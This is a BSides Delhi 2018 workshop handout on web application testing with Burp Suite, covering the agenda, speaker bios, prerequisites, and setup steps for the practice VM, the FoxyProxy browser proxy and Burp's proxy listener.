

---

# Table of Contents

## Attacking Web Applications Using Burp Suite

Introduction	1.1
--------------	-----

---

## Download Links

Virtual Machine (bsides-workshop-vm.ova)	2.1
Burp Suite Professional Edition	2.2
FoxyProxy Standard add-on	2.3

---

## Attacking With Burp Suite (1.5 Hours)

Import Virtual Machine	3.1
Add FoxyProxy Addon	3.2
Configure Proxy Using FoxyProxy	3.3
Configure Proxy Listener in Burp	3.4
Start Vulnerable Applications	3.5
Quick Basics	3.6
Disable Intercept Mode in Burp	3.6.1
Enable Intercept Mode in Burp	3.6.2
Send to Repeater	3.6.3
User Enumeration Attack	3.7
Unauthenticated User Access	3.7.1
Create a New User	3.7.2
Authenticated User Access	3.7.3
Intruder: Set Positions	3.7.4
Intruder: Define Payload	3.7.5
Intruder: Configure Grep Extract	3.7.6
Trigger Attack & Save Results	3.7.7
Password Guessing Attack	3.8

---

## OWASP Top 10 Vulnerabilities (1.5 Hours)

A1:2017-Injection	4.1
A2:2017-Broken Authentication	4.2
A4:2017-XML External Entities (XXE)	4.3
A9:2017-Using Components with Known Vulnerabilities	4.4
A3:2017-Sensitive Data Exposure	4.5

---

---

A7:2017-Cross-Site Scripting (XSS)	4.6
DOM XSS	4.6.1
Reflected XSS	4.6.2
Stored XSS	4.6.3
A5:2017-Broken Access Control	4.7
A6:2017-Security Misconfiguration	4.8
A8:2017-Insecure Deserialization	4.9
A10:2017-Insufficient Logging & Monitoring	4.10

---

## References

[https://www.owasp.org/index.php/Top\\_10-2017\\_Top\\_10](https://www.owasp.org/index.php/Top_10-2017_Top_10) 5.1

---

# Attacking Web Applications using Burp Suite

**26th October, 2018**

Workshop at:  
[BSIDES DELHI 2018](#)

## Abstract

In this completely hands-on workshop, you would get to understand the techniques and methodologies that could be applied when attacking web applications. Throughout this workshop, you would be using Burp Suite tool, which is a conglomerate of distinct tools with powerful features. Apart from gaining familiarity with the tools and the techniques involved in application security testing, you would also get an opportunity to understand some of the common vulnerabilities from the OWASP Top 10 – 2017 list. We would provide you with a vulnerable website, and you would uncover security issues in it even if you have never done this before!

## Speaker Profile

### Speaker-1

**Riddhi Shree** is working as Application Security Engineer at Appsecco with over 9 years of experience in Software testing industry. She is also one of the chapter leaders for null Community - Bangalore Chapter. She has recently started her career as a full-time security professional and has delivered multiple talks and training sessions during open security meetups. She has recently conducted a 2-days workshop at c0c0n XI - Data Privacy, Cyber Security & Hacking Conference on "Burp Suite For Web and Mobile Security Testing".

### Speaker-2

**Vandana Verma** is a Security Architect at IBM with over 12 years of experience specializing in web application, infrastructure and cloud security. She is part of security communities such as Volunteer Coordinator – Asia Pacific for OWASP Women in Appsec (WIA) & OWASP WIA Secretary, OWASP Chapter Leader and Heading InfoSecGirls. She has given talks and workshops at many colleges and security conferences including AppSec Europe, AppSec USA, NullCon and c0c0n.

## Pre-Requisites

- Laptop with administrator access (mandatory)
- Minimum 4 GB RAM
- Atleast 10 GB of free hard disk space
- Oracle VirtualBox 5.x or later installed.
- Burp Suite Professional / Community Edition installed
- Make sure Burp Suite can start
- Firefox browser with FoxyProxy Standard add-on installed


## Download Links

- [Virtual Machine \(bsides-workshop-vm.ova\)](#)
- [Burp Suite Professional Edition](#)


- [Burp Suite Community Edition](#)
- [FoxyProxy Standard add-on](#)

## Import Virtual Machine


1. Open Virtual Box.
2. Click on "File" > "Import Appliance"




3. Locate and select the downloaded OVA file, i.e., "bsides-workshop-vm.ova".




4. Click on "Next" button.



5. Import the OVA file by clicking on "Import" button.






6. You should see a virtual machine named as "bsides-workshop" imported successfully.




## Add Foxy-Proxy Standard Add-on

1. In Firefox browser, navigate to <https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/>.
2. Click on "Add to Firefox" button.



3. If permission is required, grant permission by clicking on "Add" button.



4. Click on "OK" button in the welcome screen.

① Extension (FoxyProxy Standard) | moz-extension://8c464d28-146c-42c5-879d-3175a6847f7a/first-install.html

# FoxyProxy

**Welcome!**

If you're upgrading from a legacy version of FoxyProxy and your proxy settings are missing, please [import](#) them.

**What's New**

**Version 6.3**

- Turn Firefox Sync on/off - much requested feature.
- Some further input validation


Thank you for using my labor of love.




-- Eric H. Jung, May, 2018

**Buy VPN & Proxy Service**

Support us by [donating](#) or [buying](#) VPN/proxy service.

A blue arrow points to the "Ok" button in a yellow circle.


① Extension (FoxyProxy Standard) | moz-extension://8c464d28-146c-42c5-879d-3175a6847f7a/proxies.html



The interface shows a sidebar with icons for Add, Delete All, Export, Import, Log, What's My IP?, Del Browsing Data, and About. The main area displays the FoxyProxy logo and a dropdown menu set to "Turn Off FoxyProxy (Use Firefox Settings)". A "Default" button is visible, along with "Edit" and "Synchronize settings: On" options.

## Configure Proxy Using FoxyProxy


1. Start Firefox browser.
2. Click on `FoxyProxy` icon in the top-right corner of the browser.



3. Select `options` from the dropdown menu.



4. Click on `Add` button to add a new proxy.



5. Enter title as `localhost-8080` (or anything of your choice), IP address as `127.0.0.1`, port as `8080`, and click on the `Save` button.

**Add Proxy**

Proxy Type ★

HTTP

Title or Description (optional)

localhost-8080 1

Color

#66cc66

IP address, DNS name, server name ★

127.0.0.1 2

Add whitelist pattern to match all URLs On

Port ★

8080 3

Do not use for localhost and intranet/private IP addresses On

Username (optional)

Password (optional) ?

Cancel Save & Add Another Save & Edit Patterns Save 4

**FoxyProxy**

Turn Off FoxyProxy (Use Firefox Settings)

Synchronize settings: On ?

localhost-8080 127.0.0.1 On Edit Patterns Delete

Default Edit

6. Enable proxy settings by selecting the option "Use proxy localhost-8080 for all URLs (ignore patterns)".

Use Enabled Proxies By Patterns and Priority

Use proxy localhost-8080 for all URLs (ignore patterns)  

Use proxy Default for all URLs (ignore patterns)

Turn Off FoxyProxy (Use Firefox Settings)

Use proxy localhost-8080 for all URLs (ignore patterns)

Synchronize settings: On ?

localhost-8080 127.0.0.1 On Edit Patterns Delete

Default Edit



## Configure Proxy Listener in Burp


1. Navigate to the folder containing the jar file "burpsuite\_pro\_v2.0.07beta.jar".




2. Start a terminal and run the following command to start Burp Suite Professional Edition.

```
java -jar -Xmx2G burpsuite_pro_v2.0.07beta.jar
```

3. If you are prompted for licence, enter licence.
4. If you do not have a licence, switch to [Burp Suite Community Edition](#), and skip to step #7.
5. Select "New project on disk" radio button.



6. Click on "Choose file" button, and choose a new location for creating a new project.




7. Click on "Next".
8. Click on "Start Burp".
9. Go to "Proxy" > "Options" > "Proxy Listeners", and validate the settings.
10. You should have a proxy listener enabled on the interface 127.0.0.1:8080 .

